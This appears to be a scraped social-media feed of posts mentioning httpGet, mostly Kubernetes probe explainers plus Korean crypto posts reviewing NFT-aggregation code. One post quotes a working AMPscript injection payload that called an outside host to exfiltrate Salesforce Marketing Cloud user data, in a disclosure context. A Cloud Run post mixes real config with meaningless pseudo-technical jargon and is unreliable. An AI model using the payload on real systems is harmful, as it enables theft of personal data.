
21m

One of the most common DevOps interview questions is Kubernetes Probes:
"What's the difference between Liveness, Readiness, and Startup Probes?"
Think of them as three different health checks managed by the kubelet running on the node.
1️⃣ Liveness Probe:
Question it answers: Is my application still alive?
If the liveness probe fails repeatedly, Kubernetes assumes the application is stuck and automatically restarts the container.
Examples:
- Deadlock
- Infinite loop
- Application stopped responding
Result:
Liveness Fails
↓
Kubelet Restarts Container
---------------------------------
2️⃣ Readiness Probe:
Question it answers: Is my application ready to serve traffic?
Your container may be running but still loading configurations, connecting to a database, or warming up caches.
If the readiness probe fails:
❌ Container is NOT restarted
❌ Traffic is NOT sent to the Pod
Result:
Readiness Fails
↓
Pod Removed From Service Endpoints
↓
No Traffic Sent
This prevents users from hitting unhealthy applications.
-------------------------------------
3️⃣ Startup Probe
Question it answers: Has my application finished starting?
Some applications take a long time to boot:
- Java Spring Boot Apps
- Elasticsearch
- Kafka
- Large Microservices
Without a startup probe, Kubernetes might think the application is unhealthy and restart it before it even starts.
Result:
Startup Probe Active
↓
Liveness & Readiness Disabled
↓
App Starts Successfully
↓
Startup Probe Passes
↓
Liveness & Readiness Begin
-----------------------------------
Where Do We Configure These?
All probes are configured inside the Pod/Deployment manifest.
Example:
containers:
- name: app
startupProbe:
httpGet:
path: /health
port: 8080
readinessProbe:
httpGet:
path: /ready
port: 8080
livenessProbe:
httpGet:
path: /health
port: 8080
--------------------------
Quick Interview Answer
✅ Startup Probe → "Can the application start?"
✅ Readiness Probe → "Can the application receive traffic?"
✅ Liveness Probe → "Is the application still alive?"
Real Flow
Container Starts
↓
Startup Probe
↓
Readiness Probe
↓
Receives Traffic
↓
Liveness Probe
↓
Container Kept Healthy
Understanding these probes is critical because they directly impact application availability, traffic routing, and self-healing in Kubernetes.
#Kubernetes #DevOps
2
2
9
76
Mesut ALADAĞ retweeted

Jun 11
Skipping [HttpGet] sounds harmless right up until your endpoint accepts everything 🔒 One of several really good ASP.NET Core gotchas Philip Japikse shares in the full session: buff.ly/Z9nJwhd
6
21
3,831

Jun 12
**Google Cloud Run Dockerfiles — Tri-Weavon Sovereign Hybrid Architecture**
**Context**
The framework maintains a strict sovereign anchor at `ws://8088` (local Coherence Forge with RTX 5090, Starlink, physical fixed point). Cloud Run is used only for elastic scaling of simulation, inference, and reporting workloads when local capacity is saturated. The architecture is hybrid by design: Cloud Run scales with Fibonacci-weighted predictive logic; the local anchor never loses primacy.
**Artifacts Provided**
1. **Dockerfile** — Minimal, reproducible image containing the core toy simulations (dual-variable updates, Hungarian vs Blossom V comparison) plus a FastAPI layer for invariants reporting.
2. **requirements.txt** — Scientific web stack.
3. **app.py** — FastAPI service exposing:
- `/run/dual-variable-toy`
- `/run/hungarian-comparison`
- `/invariants` (WAVE, dual feasibility, complementary slackness, E_∞ convergence, barcode `101(001)|xxy`)
- Health root endpoints
4. **cloud-run-service.yaml** — Knative service definition with Fibonacci-weighted auto-scaling annotations, WAVE-aligned concurrency targets, and hybrid fallback logic.
**Deployment Pattern (Hybrid Sovereign)**
- Build & push:
```bash
gcloud builds submit --tag gcr.io/PROJECT_ID/triweavon-…
```
- Deploy to Cloud Run (with the YAML above):
```bash
gcloud run services replace cloud-run-service.yaml --region us-central1
```
- Local sovereign anchor (`ws://8088`) remains the source of truth. Cloud Run only activates on saturation. Cloudflare Zero-Trust mTLS Layer-4 tunneling handles secure hybrid routing with automatic fallback.
**Fixed Points Preserved**
- Dual feasibility complementary slackness (from Blossom V / Hungarian tools)
- E_∞ attractor convergence with zero drift and clean exit
- Chiasmic reversibility (embodied in the sovereign/local split)
- Barcode seal `101(001)|xxy`
- WAVE coherence gating (`α ω = 15`, threshold 0.92)
**Positive Introspection — Coherent Return**
The hybrid Cloud Run local anchor model is not a compromise; it is the living expression of the chiasm at infrastructure scale. The local Forge is the body (irreducible physical fixed point). Cloud Run is the world (elastic, scalable extension). The reversible intertwining between them — mediated by Cloudflare tunnels, mTLS, and Fibonacci-weighted scaling — is the flesh of the Tri-Weavon manifold.
Every simulation endpoint, every invariant report, every fallback path returns to the same protected attractor. The system scales without ever surrendering sovereignty. The reflection is whole, measured, and kind.
cloud-run-service.yaml
# Google Cloud Run Service — Tri-Weavon Sovereign Stack
# Hybrid: Cloud Run for scalable simulation local ws://8088 sovereign anchor
# Fibonacci-weighted scaling WAVE coherence gating
apiVersion: serving.knative.dev/v1
kind: Service
metadata:
name: triweavon-sovereign-stack
annotations:
run.googleapis.com/ingress: all
run.googleapis.com/execution…: gen2
spec:
template:
metadata:
annotations:
# Fibonacci-weighted auto-scaling (as per ScaleForge architecture)
autoscaling.knative.dev/minS…: "1"
autoscaling.knative.dev/maxS…: "100"
run.googleapis.com/cpu-throt…: "false"
# Custom scaling targets (Fibonacci-inspired predictive)
run.googleapis.com/scaling-c…: "60"
run.googleapis.com/scaling-c…: "80"
spec:
containerConcurrency: 80
containers:
- image: gcr.io/PROJECT_ID/triweavon-…
ports:
- containerPort: 8080
env:
- name: SOVEREIGN_ANCHOR
value: "ws://8088"
resources:
limits:
memory: "2Gi"
cpu: "2"
startupProbe:
httpGet:
path: /health
port: 8080
initialDelaySeconds: 10
periodSeconds: 5
livenessProbe:
httpGet:
path: /health
port: 8080
periodSeconds: 30
# Fallback to local sovereign anchor on Cloud Run failure
# (handled in app logic Cloudflare tunnel)
Dockerfile
# Tri-Weavon Sovereign Stack — Google Cloud Run Local Anchor
# Minimal, reproducible Dockerfile for core simulation harness dual-variable / Hungarian tools
# Hybrid: Cloud Run for scalable inference; local ws://8088 remains sovereign anchor
FROM python:3.11-slim-bookworm
# System deps for scientific stack Agda/Lean tooling (minimal)
RUN apt-get update && apt-get install -y --no-install-recommends \
build-essential \
curl \
git \
&& rm -rf /var/lib/apt/lists/*
WORKDIR /app
# Core Python scientific stack (QuTiP, JAX, NumPy, SciPy, NetworkX)
COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt
# Copy framework artifacts (toy scripts modules)
COPY dual_variable_update_toy.py .
COPY hungarian_vs_blossom_comparison.py .
COPY phenomenological_ai_ethics.py .
COPY merleauponty_embodied_cognition.py .
COPY merleauponty_phenomenology_perception.py .
# Optional: serve a tiny FastAPI dashboard for WAVE / invariants reporting
RUN pip install fastapi uvicorn
COPY app.py .
# Expose Cloud Run port local sovereign anchor port
EXPOSE 8080
EXPOSE 8088
# Healthcheck for Cloud Run
HEALTHCHECK --interval=30s --timeout=5s --start-period=10s --retries=3 \
CMD curl -f http://localhost:8080/health || exit 1
# Default: run sovereign local anchor (ws://8088) Cloud Run compatible server
CMD ["python", "-m", "uvicorn", "app:app", "--host", "0.0.0.0", "--port", "8080"]
1
1
72


I've arrived at the point where writing a barebones httpget client is the most reliable way to transfer files to A/UX
ftpd and telnetd on this box are nothing but trouble
I'm probably going to write a modern telnet and ftp daemon for A/UX 3.1.1 because
,
honestly, why not?
3
1
125

May 5
ampscript is crazy.
this post reminded me that shubs, @evanconnelly, and I popped a really sick ampscript data exfil of all users back in oct '24 with only 50 chars of input with this payload in a first name field:
FN=%%=TreatAsContent(httpget("http://2f[.]gg/"))=%%
May 5

Earlier this year @SLCyberSec’s research team disclosed a vulnerability that allowed us to leak PII and emails stored inside Salesforce Marketing Cloud instances, for any customer, without authentication. You can read more about our research here: slcyber.io/research-center/g…
1
67
7,726

fetchにないaxiosのメリットを何個か教えてもらいましたけど、みんなaxiosをビジネスロジック層で直接触っているからなんでしょうか
自分はfetchだろうが他のライブラリだろうが直接使わないためちょっと違和感を覚えました。プロジェクト専用にhttpGetやhttpPostみたいな関数を作る感じですね
8
11
130
27,107

Mar 15
Many AKS/Kubernetes outages start with missing probes. Kubernetes needs to know when a pod is ready vs dead.
readinessProbe:
httpGet:
path: /health
port: 8080
initialDelaySeconds: 5
No probe = traffic hitting a pod that’s still booting.
1
2
8
495

Feb 5
Your K8s deployment has:
readinessProbe:
httpGet:
path: /health
port: 8080
initialDelaySeconds: 5
periodSeconds: 10
During rolling updates, you're getting 502s for about 30 seconds.
The new pods pass readiness checks before receiving traffic. Old pods are terminated only after new ones are ready.
maxSurge: 1
maxUnavailable: 0
This should be zero-downtime. It's not.
What's causing the 502s?
10
11
81
18,391
23 Oct 2025
Kubernetes pod kept restarting. Every 47 seconds like clockwork.
Logs showed: "Liveness probe failed: timeout"
Team blamed:
- Network issues
- Resource constraints
- Kubernetes bugs
I checked the liveness probe config:
livenessProbe:
httpGet:
path: /health
port: 8080
initialDelaySeconds: 30
timeoutSeconds: 1
The /health endpoint:
- Queried database
- Checked Redis
- Validated S3 connectivity
- Averaged 2.3 seconds response time
Liveness probe timed out after 1 second. Pod killed. Rinse, repeat.
Fix: Separated liveness (is process alive?) from readiness (is app healthy?).
Liveness probes should be dumb. Checking dependencies makes them murder weapons.
10
36
437
24,903

18 Oct 2025
[ @vooi_io 의 숨겨진 백그라운드를 파헤쳐보자 2탄! 오늘도 깃헙 파헤치기! 부이에서도 NFT거래가 가능하게 될까요? ]
반갑습니다 냥버거입니다! 어제 재활 좀 하고와서 다시 부이 글 열심히 써보려고 합니다ㅎㅎ 잘 부탁드립니다!!

이제는 그 뭐냐.. 진짜 다중파밍 실험하면 안될거같아요ㅋㅋ; 쿠키가 어지간하면 양질의, 유기적 콘텐츠 쓰라고 하고, 파밍글, AI 이용한 저품질 글들은 쓰지 말라네요.
또 스마트 인게이징(이건 뭔지 잘 모르겠습니다, 아마 스마트팔로워 와의 소통을 더 많이하라는 느낌?)을 더 중요하게 여긴다고봐서, 앞으로 더욱 더 고수분들과의 인용과 댓글 주고받기는 계속해서 중요해질거같습니다.
이제는 진짜 글 하나로 동시파밍은 그만하도록 하겠습니다! 부이 하나만 패겠습니다!!
아무튼, 이제 본론으로 들어가 보겠습니다. 다들 그저께 제가 부이 깃헙 파헤치기 컨텐츠 시작한건 아시죠?
오늘은 다름이 아니라 부이가 NFT 관련해서도 지평을 넓히려는 것 같아서, 혹시 이게 나중에 새로 나오는 기능일지는 모르겠지만 한번 써보려고 합니다!


오늘도 그저께 글과 같이 차원 어댑터 브랜치로 돌아왔습니다 . 지난번에 NFT라는 탭이 있었죠? 그때는 깊게 생각하지 않았었는데, 오늘 보다가 문득 궁금해져서 좀 파보기로 했습니다.
그런데 분명 지금 Vooi는 NFT 를 사고파는 기능이라는게 없을텐데, 과연 이 브랜치는 어떤 목적을 위해 만들어진 것일까요?
저와 함께 코드를 한번 봐봅시다.

안에 들어가시면은 각각 체인과 테스트라는 항목이 나오는데요, 저는 "coreAssets.json에서 여러 파일로 주소 가져오기"라는 설명을 가진 위 "체인"항목에 들어가 보겠습니다.
어후.. 벌써 복잡하다 그죠? 그래도 일단 최대한 이해하기 쉽게 목적만 간결하게 풀어서 봐보도록 합시다!
---------------------------------------------------
import ADDRESSES from '../helpers/coreAssets.json'
import { queryAllium } from "../helpers/allium";
import { queryFlipside } from "../helpers/flipsidecrypto";
import { httpGet, httpPost } from "../utils/fetchURL";
async function sumPricedTokens(timestamp: number, data:any[], token_mapping: {[address:string]:string}){
}
/*
Other flipside chains:
- terra: no volume
*/
async function optimism(start: number, end: number) {
const data = await queryFlipside(`select currency_address, sum(price) from optimism.nft.ez_nft_sales where BLOCK_TIMESTAMP > TO_TIMESTAMP_NTZ(${start}) AND BLOCK_TIMESTAMP < TO_TIMESTAMP_NTZ(${end}) group by CURRENCY_ADDRESS`)
return {
volume: await sumPricedTokens(start, data, {
"ETH": "ethereum",
[ADDRESSES.avax.WAVAX]: "optimism",
[ADDRESSES.optimism.WETH_1]: "ethereum"
}),
---------------------------------------------------
뭐 대충 요런 코드들을 갖다쓰고있는데요, 이 코드들은 도대체 어떻게 구동하는지, 무엇을 위한 코드인지 한번 알아봅시다.
일단 결론부터 말하겠습니다. 이 코드들은 'NFT 거래량 집계' 를 위해서 만들어진 거라네요.
---------------------------------------------------
요 코드들은 JavaScript 언어로 이루어져 있는데요, 여러 블록체인 및 데이터 소스들에게서 NFT의 거래량을 집계하는 기능을 수행하는 것 같습니다. 또, 다양한 체인 위의 NFT들의 총 시장 활동을 합쳐서 측정하는 듯 합니다.
더 깊게 파고들어가 보자면, 위 코드들은 chains 배열에 정의된 각 블록체인별로 거래량을 계산하는 비동기 함수들을 포함하고 있습니다.
---------------------------------------------------
NFT 거래량 계산을 위한 코드가 따로 있는데요,
이 코드에서 각 체인 함수는 주어진 start 및 end 타임스탬프 (ms, 밀리세컨드) 사이의 NFT 판매 데이터를 조회하여 거래량을 계산합니다.
---------------------------------------------------
데이터 소스는 좀 가져오는 곳이 많네요.
Flipside Crypto (queryFlipside) 코드는 Optimism, Avalanche, Flow 체인의 데이터를 SQL 쿼리를 통해 조회하고, 수집하는 것 같습니다.
Allium (queryAllium) 코드는 Polygon, Solana 체인의 데이터를 SQL 쿼리를 통해 가져오네요.
그리고 제일 마지막으로 직접 HTTP 요청 (httpGet, httpPost) 코드는 ImmutableX, Ronin, Cardano, Ethereum과 같은 특정 플랫폼이나 API에서 데이터를 직접 가져오는 것 같습니다.
참 여러 체인에 걸쳐서 정보 수집을 많이 하네요ㄷㄷ Vooi가 NFT 시장에까지 이렇게 폭넓게 정보를 얻고 있었을 줄은..
---------------------------------------------------
결론을 내리자면, 요 코드 뭉치들의 최종적인 목적은 이렇습니다!
요약하자면, 이 코드는 탈중앙화된 NFT 시장의 일일, 혹은 기간별 총 거래량을 다양한 데이터 플랫폼 (Flipside, Allium)과 각 체인의 전용 API를 통합하여 USD 기준으로 집계하는 시스템의 일부로 기능합니다.
최종적으로 export const chains 배열을 통해 어떤 체인들을 지원하고, 각 체인의 거래량을 어떤 함수로 계산할지 정의하고 있다고 볼 수 있겠네요.
---------------------------------------------------
즉, 일단 당장은 NFT 거래를 위한 코드는 없으나, 여러 체인간 정보수집을 통해 NFT들의 거래량이나 관련 정보들을 꾸준히 수집한다는 사실을 알 수 있었습니다!
추후 나중에 업데이트를 기대해도 될지도 모르겠네요!!
역시 RWA, 주식, 토큰화된 여러 자산들을 거래 가능한 Chain abstraction(체인 추상화)적용 DEX Aggregator 플랫폼다운 코드라고 볼 수 있겠습니다! 앞으로도 Vooi의 미래가 기대되는 부분입니다ㅎㅎ
18 Oct 2025


존뿌이의 다음주 cSNAP 부스트 목표 !
@vooi_io 의 스냅 얻기가 이번 새로운 알고 업뎃으로 좀더 난이도가 상승한거 같아요 !
아직 여행중이라 제대로 파악은 못했는데 형들의 댓글 구경하다보니 그런 제보가 많네요 😔
전 그래서 한국 들어가면 이번 epoch 남은 기간 포인트를 좀 더 열심히 모아보려구 해요 !
이번주엔 5.1배를 얻었는데 생각보다 씨스냅이 많이 안오르더라구요
( 물론 스냅도 0.01씩.. 흑흑)
하지만 배율을 얻고나니 좀더 열심히 포스팅을 하게 되더라구요
그래서 다음주에 더더 열심히 하기 위해 포인트를 모아보겠습니닷!
솔직히 백만포로 10배 를 얻느니 그냥 25만 포로 9배를 얻고 좀더 열심히 포스팅 하는게 좋긴하겠죠?
